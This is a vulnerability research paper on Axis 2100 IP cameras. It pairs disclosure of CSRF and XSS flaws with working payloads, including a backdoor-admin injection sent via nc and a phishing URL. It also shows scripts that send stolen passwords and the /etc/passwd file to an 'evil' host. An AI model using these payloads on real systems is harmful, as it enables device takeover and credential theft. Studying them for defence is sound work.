ProCheckUp

PURPLE PAPER

Owning Big Brother

(Or how to crack into Axis IP cameras)

www.procheckup.com

Table of Contents

1 Owning big brother 2
2 New vulnerabilities found on old firmware versions (<2.43) 4
3 XSS on 404 error pages: cross-browser XSS phishing 6
4 Persistent XSS on the network settings page 8
5 Persistent XSS on the video viewing page: replacing the video stream 9
6 Persistent XSS on the logs viewing facility: adding a backdoor account .. 11
7 Persistent XSS on the logs viewing facility: stealing the 'passwd' file 14
8 Future research 16
9 Credits 17

1 Owning big brother

IP cameras are everywhere. However, when thinking of cracking into a camera, the only thing that people usually consider is an attacker gaining access to a private video stream (i.e.: surveillance video).

We often forget that IP cameras are just like any other network device: they can have routing capabilities, run commands and sometimes even allow us to upload and run our own applications!

Even the most inferior IP cameras give us a few megabytes of available flash memory to upload our own content. Practically speaking, IP cameras can provide crackers with the perfect stepping stone for launching further attacks against an internal network.

You might be thinking that if an IP camera were on a properly segmented network, the attacker would be stuck on the DMZ after compromising it and be restricted to attacking other hosts that are on the DMZ *only*. In reality, it's mostly web/application servers that are taken into consideration when administrators configure DMZs. Let's get real, even in the case of web/application servers there are still many companies out there that have publicly available servers using direct connections to their non-segmented LAN's (a.k.a. flat networks). Any pentester that has managed to perform command execution on a web server can tell you how often you can ping internal machines from it such as file servers, database servers, domain controllers or even employee workstations.

In other words, in the real world even web servers are not always in segmented DMZs as they should be. This takes us to the next question: would a "not big deal" IP camera be DMZed prior to being connected to the Internet? Unfortunately, for most set-ups the answer to that question is NO!

While conducting some research at ProCheckUp <http://www.procheckup.com/>, my colleague Amir Azam and I decided to have a play with an Axis 2100 camera. Now, the first thing I want to say is that although this camera is not officially supported anymore by Axis, it is still widely deployed due to its affordability. Second, even though the Axis 2100 is not officially supported, Axis fixed some of the issues we reported, showing that there are still many customers out there using this camera and Axis is a trustworthy company. Finally, we need to remember that vendors reuse code all the time. This means that whenever we find vulnerabilities, these vulnerabilities might exist within other models as well.

The result of this research was that we found a large number of issues; some of them had been previously released, while others have not. In this paper we only cover *new* vulnerabilities affecting older *and* the latest firmware. The most eye-catching ones are perhaps the following issues affecting the latest version of the firmware (2.43):

- System-wide Cross-site Request Forgeries (CSRF) – any admin action can be forged by design!
- Non-persistent Cross-site Scripting (XSS) on 404 error pages
- Persistent cross-site Scripting (XSS) on the network settings page
- Persistent cross-site Scripting (XSS) on the video viewing page
- Persistent cross-site Scripting (XSS) on the logs viewing facility

If you don't want to waste your time, skip to sections 3, 4, 5, 6 and 7 where we demonstrate several attacks.

2 New vulnerabilities found on old firmware versions (<2.43)

First, let's start with new vulnerabilities affecting older versions of the firmware. In this case Axis 2100 Network Camera 2.02 is vulnerable to persistent XSS for every single parameter value that gets stored on the camera's web interface (typically set through forms).

For instance, the following request is generated when using submitting of the camera's web forms that allows us to set the SMTP server settings:

```
POST /this_server/ServerManager.srv HTTP/1.1

conf_SMTP_MailServer1=smtp.domain.com&conf_SMTP_MailServer2=sm
tp2.server.com&servermanager_return_page=%2Fadmin%2Fnetw_smtp.
shtml&servermanager_do=set_variables
```

If we inject the following JavaScript snippet for any of the values saved (i.e.: 'conf_SMTP_MailServer1') the camera runs the injected code persistently every time the "change SMTP settings" page is visited:

```
'"><script>alert(1)</script>
```

However in real life, when exploiting this vulnerability, the admin wouldn't enter the payload manually (obviously!). We usually inject the payload that is reflected back to ourselves for the purpose of identifying XSS vulnerabilities. In real life, you would trick the victim admin to visit a malicious page that makes the browser inject the payload persistently (more on this later).

The good news is that all versions of the Axis 2100 firmware (<=2.43) are vulnerable to CSRF (Cross Site Request Forgery) by design. If you go back to the "change SMTP settings" request, you will notice that there are no unique tokens in the request. Therefore it's possible to trick the victim admin to visit a third-party page, which forges the request. The forged request can take place in the background (i.e.: using invisible 'iframes'), so that the victim admin doesn't notice anything suspicious.

However, for the CSRF exploit to work, ANY of the following conditions must be met when the admin visits the malicious third-party page:

- Credentials are cached by the admin's browser (admin has clicked on "Remember my password" on the basic authentication prompt)
- The admin user is not authenticated neither has he clicked on "Remember my password" but he is naive enough to enter the Axis camera credentials when the basic authentication prompt pops up
- The admin's browser has a *current* authenticated session with the camera's interface (highly unlikely)

A common way to craft the malicious page is to embed hidden form that gets submitted automatically for the purpose replicating the original 'POST' request. Such as:

```
<form method="post"
action="http://target/this_server/ServerManager.srv"
name="hack">
<input type="hidden" name="conf_SMTP_MailServer1" value=
'"><script>alert(1)</script>'>
<!-- the rest of the parameters would go here -->
</form>
<script>document.forms.hack.submit();</script>
```

Note: the only reason why we're using a form in our non-malicious exploit is because the "change SMTP settings" request only works through the 'POST' method (as opposed to 'GET').

Without getting into too much detail, we also found a classic non-persistent XSS (also affecting version 2.02):

```
http://target/wizard/first/wizard_main_first.shtml?subpage="><
script>alert(1)</script><!--
```

3 XSS on 404 error pages: cross-browser XSS phishing

Let’s now discuss the vulnerabilities, which affect the latest version of the firmware. There is a non-persistent XSS on the 404 error pages, which can be probed against any exiting directory including the webroot. Such as:


```
http://target/<script>alert(1)</script>
http://target/view/<script>alert(1)</script>
```

etc …

This vulnerability affects all versions of the firmware (<=2.43). However, as the “404 error” page is returned even if the victim admin is *not* authenticated, the JavaScript code gets executed regardless of the admin being logged in. This makes this XSS ideal for phishing attacks.

At first we thought that this vulnerability was only exploitable on browsers other than Internet Explorer. The problem we had is that Internet Explorer (IE) would display its own customized “404 error” page, when receiving a 404 HTTP error code from the server. However, we can trick IE into displaying the content returned by the camera’s web server by injecting a large string so that the total content returned is 512 of bytes (characters) or greater <http://support.microsoft.com/kb/294807/>. I.e.:

```
http://target/%3Cscript%3Ealert('running%20code%20within%20the
%20context%20of%20'%2bdocument.domain);/*%20AAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%20*/%3C/script%3E&
```



404 Not Found - Internet Explorer provided by Dell

http://192.168. %3Cscript%3Ealert('running%20code%20within%20the%20context%20of%20'%2bdocument.domain);/*%20AAAAAAAAAAAAAAAAAAAAAAAA

404 Not Found

404 Not Found

The requested URL /


Windows Internet Explorer

running code within the context of 192.168.

Figure 1 Exploiting the 404 error page XSS on Internet Explorer 7

The following is a XSS 'phishing' attack, which attempts to spoof the HTTP basic authentication prompt. The downside is that a legitimate basic authentication prompt box would ask for username and password (two different fields). However, in our XSS attack we use the JavaScript prompt() function which only allows to ask the user for one field at a time (tested on Firefox 2). In this case, the user will keep being prompted to enter his password until a value has been entered:

```
http://target/%3Cscript%3Eeval(location.hash.substr(1))%3C/scr
ipt%3E#do{p=prompt("Axis%202100:%20please%20enter%20the%20admi
n%20user's%20password")}while(p==''||p==null);document.locatio
n="http://procheckup.com/?"+p
```



http://192.168. %3Cscript%3Eeval(location.hash.substr(1))%3C/script%3E#do{p=prompt(%22Axis%202100:%20please%20enter%20

404 Not Found

The requested URL /

The page at http://192.168. says:

Axis 2100: please enter the admin user's password

OK Cancel

Figure 2 XSS phishing attack on Firefox 2

4 Persistent XSS on the network settings page

Although the number of persistent XSS vulnerabilities on the latest version of the firmware has decreased, there are still plenty of them. The difference is that in early versions of the firmware, virtually all values supplied by forms that are stored on the interface were unfiltered. Now, on version 2.43, you just have to spend a bit of extra time looking for the ones they have left unfixed (there are many believe us!).

For instance, the hostname parameter ('conf_Network_HostName') which can be set on the “Network” page, is not sanitized and its value is returned on several pages such as:

- “Network:” /admin/netw_tcp.shtml
- "Installation": /admin/wizard_1st/index.shtml?subpage=start&get=yes
- “Application": /admin/wizard_appl/index.shtml?subpage=w_wizard_app&get=yes

Obviously, the more pages that return the malicious payload, the more likely they will be executed. Again, exploitation of this bug would be identical to the persistent XSS on the “SMTP server settings” page that has been previously discussed.

5 Persistent XSS on the video viewing page: replacing the video stream

There is a peculiar persistent XSS we found affecting all versions of the firmware (<=2.43) in the title variable (‘conf_Layout_OwnTitle’ parameter). What makes this XSS so special is that the value of the variable is displayed when viewing the video stream (‘/view/view.shtml’) URL.

We proved at a London Defcon meeting how the video viewing page can be defaced by injecting our own HTML tags. After all, nothing stops you from embedding external content such as images or even videos! For example, you could embed an animated gif that loops (like in the movie Speed) a clip that appears to be the legitimate stream. Such clip could hide the legitimate video stream using HTML comments as shown below:

```
http://victim/this_server/ServerManager.srv?conf_Layout_TitleE
nabled=yes&Layout_TitleEnabled=on&conf_Layout_OwnTitleEnabled=
yes&conf_Layout_OwnTitle=%3cimg%20src%3Dhttp%3A%2F%2Fwww.dc442
0.org%2Fartwork%2Fskull-anim-small.gif%3E%3c!--
&servermanager_do=set_variables
```

Cross-browser version of the exploit URL (tested on IE and FF):

```
http://target/%3cscript%20src=%22/this_server/ServerManager.sr
v%3fconf_Layout_TitleEnabled=yes&Layout_TitleEnabled=on&conf_L
ayout_OwnTitleEnabled=yes&conf_Layout_OwnTitle=%3cimg%20src=ht
tp://snipu.com/f1%3e%3c!--
&servermanager_do=set_variables%22%3e%3c/script%3e%3c!--
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

In the previous URL we add our padding at the end so the total size of the response from the server is at least 512 characters long. The third-party animated gif (http://www.dc4420.org/artwork/skull-anim-small.gif) is requested using a URL shortening service for obfuscation purposes.

Here is the shortened version of the previous exploit URL:

```
http://snipu.com/f2
```



Axis 2100 Network Camera 2.43 - Internet Explorer provided by Dell
http://target/view/view.shtml
Google
Axis 2100 Network Camera 2.43
Page
Tools
Digital Output:
On
Off
OUR ULTRA SECURE IP CAMERA
ProCheckUp
Done
Local intranet | Protected Mode: On
100%

Figure 3 The original stream is replaced with a third-party animated GIF file

You can find two demo videos here:

http://www.youtube.com/watch?v=CEaasduNWBE
http://www.youtube.com/watch?v=Hd3YzxQTQ1U

The first video illustrates exploiting the victim admin by tricking him to visit a third-party site. In the second video, the victim admin is *not* required to visit a third-party site but rather check the camera's logs page. In order to fully understand the second video, take a look at the next section of this paper.

6 Persistent XSS on the logs viewing facility: adding a backdoor account

There is a persistent XSS on the logs viewing facility. In this case, the attacker simply sends a malformed request to the camera’s web server (no password is required by the attacker). The malformed request injects the JavaScript payload in the logs page (‘Log File’ link), which forges the “add new admin user” request. We can forge ANY request with this persistent XSS since all firmware versions are vulnerable to CSRF by design. In fact, most network devices’ web interfaces out there are vulnerable to CSRF (big problem if you ask us!).

Injecting the following in the logs page would make the victim admin’s browser add a new admin account as soon as the logs page is accessed (username: ‘donotdelete’ / password: ‘newpass’)

```
</TEXTAREA></FORM>
<form method="post" action="/this_server/ServerManager.srv"
name="hack">

<input type="hidden" name="conf_Security_List"
value="root:ADVO::donotdelete:ADV:110101119112097115115:">
<input type="hidden" name="users" value="donotdelete">
<input type="hidden" name="username" value="donotdelete">
<input type="hidden" name="password1" value="newpass">
<input type="hidden" name="password2" value="newpass">
<input type="hidden" name="checkAdmin" value="on">
<input type="hidden" name="checkDial" value="on">
<input type="hidden" name="checkView" value="on">
<input type="hidden" name="servermanager_return_page"
value="">
<input type="hidden" name="servermanager_do"
value="set_variables">

</form>
<script>document.forms.hack.submit();</script>
```

Note: logs are always cleared after every reboot.

Let’s review how an attacker can compromise the IP camera:

1. Attacker injects evil payload in the logs page
2. The admin views the logs page at some point (social engineering or a DoS vulnerability might help here)
3. Camera gets owned with a new root account, when logs are viewed
4. Attacker now logs into the camera using the newly added root credentials

Let's now take the previous attack to a real life scenario. After the attacker submits the malformed request, she would have to wait for an admin user to access the logs page. This delay can be an annoying, as the attacker has to periodically try logging to the camera with the backdoor account.

The question is: how can the attacker find out *when* the victim admin has visited the logs page and the malicious payload has executed *without* needing to login to the camera periodically? After all, it'd be very annoying for an attacker to have to check everyday and hope that the new admin credentials finally work!

The answer is very simple: we use what we call the *chivato* aka informer technique. The idea is that the attacker makes the camera tell her when the payload has been executed. The way this can be done is by simply making a request to the attacker's site along with the rest of the payload that is injected in the logs page. In summary, all we need is a 'GET' request to a URL such as the following:

http://evil/chivato.php?target=IP_OF_VICTIM_CAMERA

The 'chivato.php' script emails the attacker once the IP address of the camera has been received. As soon as the attacker gets an email, she knows she can now login to the target camera with root privileges!

The following is an example of the "chivato" payload that the attacker would need to inject into the logs page:

```
C=new Image();
C.src='http://evil/chivato.php?target='+document.domain
```

Here is the final exploit that adds a new admin user and notifies the attacker through the ‘chivato’ technique:

```
echo -en "\"</TEXTAREA></FORM><form method=\"post\"
action=\"/this_server/ServerManager.srv\" name=\"h1\"><input
type=\"hidden\" name=\"conf_Security_List\"
value=\"root:ADVO::donotdelete:ADV:110101119112097115115:\"><i
nput type=\"hidden\" name=\"users\"
value=\"donotdelete\"><input type=\"hidden\" name=\"username\"
value=\"donotdelete\"><input type=\"hidden\"
name=\"password1\" value=\"newpass\"><input type=\"hidden\"
name=\"password2\" value=\"newpass\"><input type=\"hidden\"
name=\"checkAdmin\" value=\"on\"><input type=\"hidden\"
name=\"checkDial\" value=\"on\"><input type=\"hidden\"
name=\"checkView\" value=\"on\"><input type=\"hidden\"
name=\"servermanager_return_page\" value=\"\"><input
type=\"hidden\" name=\"servermanager_do\"
value=\"set_variables\"></form><script>document.forms.h1.submi
t();C=new
Image();C.src='http://evil/chivato.php?target='+document.domai
n</script>\nConnection: close" | nc -v target 80
```

The following is an example of what ‘chivato.php’ would look like:

```
<?
define("RCPT_EMAIL", "axisattacker@mailinator.com");
define("EMAIL_SUBJECT", "[AXIS camera owned]");

$messagebody="victim user: ".$_SERVER['REMOTE_ADDR']."\n";

if($_GET['target']) {
        $messagebody=$messagebody."compromised camera:
".$_GET['target'];
        mail(RCPT_EMAIL, EMAIL_SUBJECT, $messagebody);
}
?>
```

Note: the postfix daemon must be running on the attacker’s server for the script to work.

7 Persistent XSS on the logs viewing facility: stealing the ‘passwd’ file

Adding a new admin account is the equivalent of adding a new keyhole to a door in the physical world. However, sometimes an attacker has an opportunity to be stealthier by *making a copy of the original key*.

In this case, we can do the same by exploiting any of the XSS vulnerabilities discussed. All we need is a payload that makes a request to ‘/admin-bin/editcgi.cgi?file=/etc/passwd‘ and forwards the response to a third-party site. Once the content is received the attacker loads her favorite offline password cracker (or does a rainbow table lookup) and compromises the camera by logging in with the legitimate admin username and password.

Our exploit uses the XmlHttpRequest() function and takes advantage of the persistent XSS on the logs page.

The following is the command the attacker would launch from her shell environment:

```
echo -en "\"</TEXTAREA></FORM><script
src=http://evil/xhrmagic.js></script>\nConnection: close" | nc
-v target 80
```

And here is the content of the file that would be located on '*http://evil/xhrmagic.js*'

```
// xhrmagic.js . steals Axis 2100 passwd file (needs to be
used in XSS attack to make it work)
// original code from developer.apple.com

var req;
var url="/admin-bin/editcgi.cgi?file=/etc/passwd";

function loadXMLDoc(url) {
       req = false;
       // branch for native XMLHttpRequest object
       if(window.XMLHttpRequest && !(window.ActiveXObject)) {
       try {
              req = new XMLHttpRequest();
       } catch(e) {
              req = false;
       }
       // branch for IE/Windows ActiveX version
       } else if(window.ActiveXObject) {
              try {
              req = new ActiveXObject("Msxml2.XMLHTTP");
       } catch(e) {
              try {
                     req = new
      ActiveXObject("Microsoft.XMLHTTP");
              }      catch(e) {
                     req = false;
              }
              }
       }
       if(req) {
              req.onreadystatechange = processReqChange;
              req.open("GET", url, true);
              req.send("");
       }
}

function processReqChange() {
// only if req shows "loaded"
if (req.readyState == 4) {
       // only if "OK"
       if (req.status == 200) {
       // send to attacker
       C=new
Image();C.src="http://evil/chivato.php?target="+req.responseTe
xt;
        }
    }
}
loadXMLDoc(url);
```

8 Future research

The second stage of this research would be to take the attack further once the IP camera has been compromised with root privileges. For instance, Axis' developer Wiki <http://developer.axis.com/wiki/> provides the resources needed to compile your own applications so they can run on the IP cameras that use ETRAX processors.

It would be interesting to port Netcat to work with the ETRAX processors, so that once you have compromised the camera, you upload the tool and then access it through the Telnet interface. At this point, if the camera is not segmented (most likely scenario) you can start probing the internal network using Netcat.

Additionally, we are planning to research different Axis IP camera models. At this moment we already have another popular Axis model in our lab waiting to be researched.

9 Credits

Paper by Adrian Pastor and research by both Adrian Pastor and Amir Azam.

Special thanks go to the guys from DC4420 <http://dc4420.org/> for providing feedback and new ideas.

ProCheckUp Limited
Syntax House
44 Russell Square
London, WC1B 4JP
Tel: + 44 (0) 20 7307 5001
Fax: +44 (0) 20 7307 5044
www.procheckup.com